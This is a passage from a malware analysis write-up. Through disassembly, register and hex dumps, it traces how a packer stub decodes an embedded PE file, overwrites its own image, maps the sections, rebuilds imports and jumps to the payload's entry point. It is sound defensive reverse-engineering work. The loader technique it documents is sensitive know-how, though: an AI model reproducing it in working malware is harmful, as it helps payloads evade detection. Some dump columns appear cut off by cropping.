38 FF FF FF     mov eax,dword ptr ss:[ebp-C8]
0C              xor eax,dword ptr ds:[edx+C]
38 FF FF FF     mov dword ptr ss:[ebp-C8],eax
3C FF FF FF     mov ecx,dword ptr ss:[ebp-C4]
C4              mov edx,dword ptr ss:[ebp-3C]
38 FF FF FF     mov eax,dword ptr ss:[ebp-C8]
8A              mov dword ptr ds:[edx+ecx*4],eax
                jmp 30384
D4              mov ecx,dword ptr ss:[ebp-2C]
                push ecx
C4              mov edx,dword ptr ss:[ebp-3C]
                push edx
06 00 00        call 30A70
08              add esp,8
                test eax,eax
                jne 3040B
01 00 00        jmp 305B2
80 00 00        push 8000
```

```
             ASCII
68 15 8E FC  M8Z.'O.Oë.ûxh..ü
08 4D 68 EE  ¥.º ø•OàÀ_ÐÅ..Mhî
75 79 3B 63  h]gúú BóD..»uy;c
69 ED A9 DB  'kë.Opëë.ó..ìí©Û
E5 69 28 D9  °K3.ì.Åxìs .åi(Ù
B0 A8 6F D2  ..C£. "§.R» ¨ ° ¨oÒ
AA 78 82 D8  ¤¦xÊ.E|•ç.OÏªx.Ø
44 90 39 A1  .]9Û«.x:.4..D.9¡
CA 31 05 B3  B.`Ñà]E.BéG Ê1.•
8A 09 28 90  ..Cc.ª.æG*B...(.
B2 90 F0 3F  éÎþøä£./ß.XÕ•.ð?
82 08 64 90  ®.I..àZPß".p..d.
FC AA 48 A8  15 ãÑ1CÐ&_!àüªH¨
E6 13 83 10  .çDX...W.«..æ...
73 0B A0 D5  gè.õùd¦x2ÅÅàs. Õ
CC 5A EE 17  òAåaF..Ð>+Å.ÌZî.
```

Seems like it’s `PE` file, but still encoded, not valid yet.

Function `0x30A70` gets two arguments, the encoded/encrypted data and the second allocated memory, the function returns a decoded/decrypted `PE` file via the second argument:




```
                 jae 303F2
F FF FF          mov ecx,dword ptr ss:[ebp-C4]
                 mov edx,dword ptr ss:[ebp-3C]
                 mov eax,dword ptr ds:[edx+ecx*4]
F FF FF          mov dword ptr ss:[ebp-C8],eax
F FF FF          mov ecx,dword ptr ss:[ebp-C8]
F FF FF          sub ecx,dword ptr ss:[ebp-C4]
F FF FF          mov dword ptr ss:[ebp-C8],ecx
F FF FF 05       rol dword ptr ss:[ebp-C8],5
                 mov edx,dword ptr ss:[ebp+8]
F FF FF          mov eax,dword ptr ss:[ebp-C8]
                 xor eax,dword ptr ds:[edx+C]
F FF FF          mov dword ptr ss:[ebp-C8],eax
F FF FF          mov ecx,dword ptr ss:[ebp-C4]
                 mov edx,dword ptr ss:[ebp-3C]
F FF FF          mov eax,dword ptr ss:[ebp-C8]
                 mov dword ptr ds:[edx+ecx*4],eax
                 jmp 30384
                 mov ecx,dword ptr ss:[ebp-2C]
                 push ecx
                 mov edx,dword ptr ss:[ebp-3C]
                 push edx
0 00             call 30A70
                 add esp,8
                 test eax,eax
                 jne 3040B
0 00             jmp 305B2
0 00             push 8000
                 push 0
                 mov eax,dword ptr ss:[ebp-3C]
                 push eax
                 call dword ptr ss:[ebp-6C]                    [eb
                 mov ecx,dword ptr ss:[ebp-2C]
                 mov edx,dword ptr ss:[ebp-2C]
                 add edx,dword ptr ds:[ecx+3C]
F FF FF          mov dword ptr ss:[ebp-94],edx
                 lea eax,dword ptr ss:[ebp-20]
                 push eax
                 push 40
F FF FF          mov ecx,dword ptr ss:[ebp-94]
                 mov edx,dword ptr ds:[ecx+50]
                 push edx
                 mov eax,dword ptr ss:[ebp-28]
                 push eax
```

```
EAX    0000398A
EBX    00000001
ECX    02580000
EDX    02560000
EBP    0019FA78
ESP    0019F99C
ESI    00000002
EDI    000023F0

EIP    000303FA

EFLAGS    00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  0000007A (ERROR
LastStatus C0000034 (STAT

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

x87r0 0000000000000000000
x87r1 0000000000000000000
x87r2 0000000000000000000
x87r3 0000000000000000000
x87r4 0000000000000000000
x87r5 0000000000000000000
x87r6 3FFF800000000000000
x87r7 3FFF8DB70C975DF2236

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_
```

```
Default (stdcall)
1: [esp] 02560000
2: [esp+4] 02580000
3: [esp+8] 00000000
4: [esp+C] 00000000
5: [esp+10] 00000000
```

```
                                   ASCII
09 71 FF | 81 B8 C2 91 | M8Z.8.f...qÿ.‚Å.
1F BA F8 | 03 B4 09 CD | .@Å.æ.....°ø.´.Í
73 20 70 | 72 39 6F 67 | !¸ëL..This pr9og
74 9E 62 | 65 BF 3D 75 | .àm.c.n}?t.be¿=u
6F 0E 64 | 65 2E 0D 25 | ~ai.DOSømo.de..%
2B 6A 17 | 04 07 F5 4D | .$`hê.Dä.+j...õM
0D F3 E9 | C5 05 4F 10 | §Å.O.¤.o..óéÅ.O.
6B 86 10 | 8A 10 32 27 | ¥.+gùÅ.O,k....2'
30 FD 08 | C8 20 A6 60 | dO.,Ì£«(*Oý.È ¦`
50 45 08 | 4C 38 01 05 | Rich¢X5Å.PE.L8..
02 01 0B | D9 04 12 FE | .ÌÙ.[c.à....Ù..þ
```


It removes the `main` executable from the memory and copies recently decoded/decrypted code:



```
FF FF FF 00  mov dword ptr ss:[ebp-CC],0
             jmp 30469
FF FF FF     mov edx,dword ptr ss:[ebp-CC]
             add edx,1
FF FF FF     mov dword ptr ss:[ebp-CC],edx
FF FF FF     mov eax,dword ptr ss:[ebp-94]          [ebp-94]:"PE"
FF FF FF     mov ecx,dword ptr ss:[ebp-CC]
             cmp ecx,dword ptr ds:[eax+50]
             jae 30488
             mov edx,dword ptr ss:[ebp-50]
FF FF FF     add edx,dword ptr ss:[ebp-CC]
             mov byte ptr ds:[edx],0
             jmp 3045A
FF FF FF     mov eax,dword ptr ss:[ebp-94]          [ebp-94]:"PE"
             mov ecx,dword ptr ds:[eax+54]
             push ecx
             mov edx,dword ptr ss:[ebp-2C]
             push edx
             mov eax,dword ptr ss:[ebp-28]
             push eax                               eax:"PE"
00 00        call 30870
             add esp,C
             mov ecx,dword ptr ss:[ebp-2C]
             mov edx,dword ptr ss:[ebp-28]
             add edx,dword ptr ds:[ecx+3C]
FF FF FF     mov dword ptr ss:[ebp-94],edx          [ebp-94]:"PE"
FF FF FF     mov eax,dword ptr ss:[ebp-94]          [ebp-94]:"PE"
4            movzx ecx,word ptr ds:[eax+14]
FF FF FF     mov edx,dword ptr ss:[ebp-94]          [ebp-94]:"PE"
```

```
          ASCII
00 00 B8  ..........ÿÿ..
00 00 00  .......@.......
00 00 00  ...............
00 00 0E  ...........è....
54 68 69  .º..´.Í!..LÍ!Thi
6E 6F 74  s program cannot
53 20 6D   be run in DOS m
00 00 FD  ode....$.......ý
01 84 9E  ëox'...'...'....
01 84 9E  L|.ª....Lo.¢....
01 84 B0  Ll.ï....Lz.»...°
01 84 B0  ò..º...'...â...°
01 84 52  ò.......°ò......R
00 00 00  ich'...........
03 00 0A  .......PE..L....
02 01 0B  ô.[........à....
```


Section maps:



```
0003050C   8B 8D 30 FF FF FF   mov ecx,dword ptr ss:[ebp-D0]
00030512   6B C9 28            imul ecx,ecx,28
00030515   8B 95 58 FF FF FF   mov edx,dword ptr ss:[ebp-A8]      [ebp-A8]:".text"
         8B 45 D4            mov eax,dword ptr ss:[ebp-2C]
         03 44 0A 14         add eax,dword ptr ds:[edx+ecx+14]
         50                  push eax
00030523   8B 8D 30 FF FF FF   mov ecx,dword ptr ss:[ebp-D0]
00030529   6B C9 28            imul ecx,ecx,28
0003052C   8B 95 58 FF FF FF   mov edx,dword ptr ss:[ebp-A8]      [ebp-A8]:".text"
00030532   8B 45 D8            mov eax,dword ptr ss:[ebp-28]
00030535   03 44 0A 0C         add eax,dword ptr ds:[edx+ecx+C]
00030539   50                  push eax
0003053A   E8 31 03 00 00      call 30870
0003053F   83 C4 0C            add esp,C
00030542   EB 93               jmp 304D7
00030544   8B 8D 6C FF FF FF   mov ecx,dword ptr ss:[ebp-94]      [ebp-94]:"PE"
0003054A   8B 51 34            mov edx,dword ptr ds:[ecx+34]
0003054D   3B 55 D8            cmp edx,dword ptr ss:[ebp-28]
00030550   74 25               je 30577
00030552   8B 85 6C FF FF FF   mov eax,dword ptr ss:[ebp-94]      [ebp-94]:"PE"
```


```
dress    Hex                                              ASCII
400FF0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
401000   55 8B EC 81 EC 08 04 00 00 56 68 D7 3D 59 08 6A  U.ì.ì....Vhx=Y.j
401010   06 C7 45 FC 00 00 00 00 C7 45 F8 00 00 00 00 E8  .ÇEü....ÇEø....è
401020   2C 34 00 00 83 C4 08 6A 00 6A 00 6A 00 6A 00 68  ,4...Ä.j.j.j.j.h
401030   88 14 41 00 FF D0 8B F0 85 F6 75 08 83 C8 FF 5E  ..A.ÿÐ.ð.öu..Èÿ^
401040   8B E5 5D C3 57 68 66 BD 7D B8 6A 06 E8 FF 33 00  .å]ÃWhf½}¸j.èÿ3.
401050   00 83 C4 08 6A 00 68 00 00 00 80 6A 00 6A 00 FF  ..Ä.j.h....j.j.ÿ
401060   75 08 56 FF D0 8B F8 85 FF 75 1B 68 0C FB 14 73  u.VÿÐ.ø.ÿu.h.û.s
401070   6A 06 E8 D9 33 00 00 83 C4 08 57 FF D0 5F 83 C8  j.èÙ3...Ä.WÿÐ_.È
401080   FF 5E 8B E5 5D C3 53 68 14 F1 F8 08 6A 01 E8 BD  ÿ^.å]ÃSh.ñø.j.è½
401090   33 00 00 83 C4 08 6A 00 68 80 00 00 00 6A 02 6A  3...Ä.j.h....j.j
4010A0   00 6A 03 68 00 00 00 C0 FF 75 0C FF D0 8B D8 83  .j.h...Àÿu.ÿÐ.Ø.
4010B0   FB FF 75 2D 68 0C FB 14 73 6A 06 E8 90 33 00 00  ûÿu-h.û.sj.è.3..
4010C0   83 C4 08 57 FF D0 68 D5 B0 3E 72 6A 01 E8 7E 33  .Ä.WÿÐhÕ°>rj.è~3
4010D0   00 00 83 C4 08 53 FF D0 0B C3 5B 5F 5E 8B E5 5D  ...Ä.SÿÐ.Ã[_^.å]
```

Inside `0x30730` (offset `0x730`) function it build IAT for the new `PE` file:



```
00030730
push ebp
mov ebp,esp
sub esp,34
mov byte ptr ss:[ebp-24],45 ; 45:'E'
mov byte ptr ss:[ebp-23],78 ; 78:'x'
mov byte ptr ss:[ebp-22],69 ; 69:'i'
mov byte ptr ss:[ebp-21],74 ; 74:'t'
mov byte ptr ss:[ebp-20],50 ; 50:'P'
mov byte ptr ss:[ebp-1F],72 ; 72:'r'
mov byte ptr ss:[ebp-1E],6F ; 6F:'o'
mov byte ptr ss:[ebp-1D],63 ; 63:'c'
mov byte ptr ss:[ebp-1C],65 ; 65:'e'
mov byte ptr ss:[ebp-1B],73 ; 73:'s'
mov byte ptr ss:[ebp-1A],73 ; 73:'s'
mov byte ptr ss:[ebp-19],0
mov eax,dword ptr ss:[ebp+8]
mov dword ptr ss:[ebp-34],eax ; [ebp-34]:VirtualQuery
mov ecx,dword ptr ss:[ebp-34] ; ecx:GetProcAddress, [ebp-34]:VirtualQuery
mov edx,dword ptr ss:[ebp+8] ; edx:LoadLibraryA
add edx,dword ptr ds:[ecx+3C] ; edx:LoadLibraryA
mov dword ptr ss:[ebp-18],edx ; edx:LoadLibraryA
mov eax,dword ptr ss:[ebp-18]
mov ecx,dword ptr ss:[ebp+8] ; ecx:GetProcAddress
add ecx,dword ptr ds:[eax+80] ; ecx:GetProcAddress
mov dword ptr ss:[ebp-10],ecx ; ecx:GetProcAddress

00030787
mov edx,dword ptr ss:[ebp-10] ; edx:LoadLibraryA
cmp dword ptr ds:[edx+C],0
je 30860

00030794
mov eax,dword ptr ss:[ebp-10]
mov ecx,dword ptr ss:[ebp+8] ; ecx:GetProcAddress
add ecx,dword ptr ds:[eax+C] ; ecx:GetProcAddress
mov dword ptr ss:[ebp-14],ecx ; ecx:GetProcAddress
mov edx,dword ptr ss:[ebp-14] ; edx:LoadLibraryA
push edx ; edx:LoadLibraryA
call dword ptr ss:[ebp+C]
mov dword ptr ss:[ebp-28],eax
cmp dword ptr ss:[ebp-28],0
jne 307B5
```

After that, it jumps to the entry point of the new `PE` file:




```
EB F7                 jmp 30591
64 A3 00 00 00 00     mov dword ptr fs:[0],eax
8B 8D 6C FF FF FF     mov ecx,dword ptr ss:[ebp-94]       [ebp-94]:"PE"
8B 55 D8              mov edx,dword ptr ss:[ebp-28]
03 51 28              add edx,dword ptr ds:[ecx+28]
89 55 AC              mov dword ptr ss:[ebp-54],edx
FF 55 AC              call dword ptr ss:[ebp-54]
8B E5                 mov esp,ebp
5D                    pop ebp
C3                    ret
CC                    int3
CC                    int3
CC                    int3
CC                    int3
CC                    int3
CC                    int3
CC                    int3
```

Instead of continuing analysis, it's much easier to dump the new `PE` and analyze it separately.

Stage 2

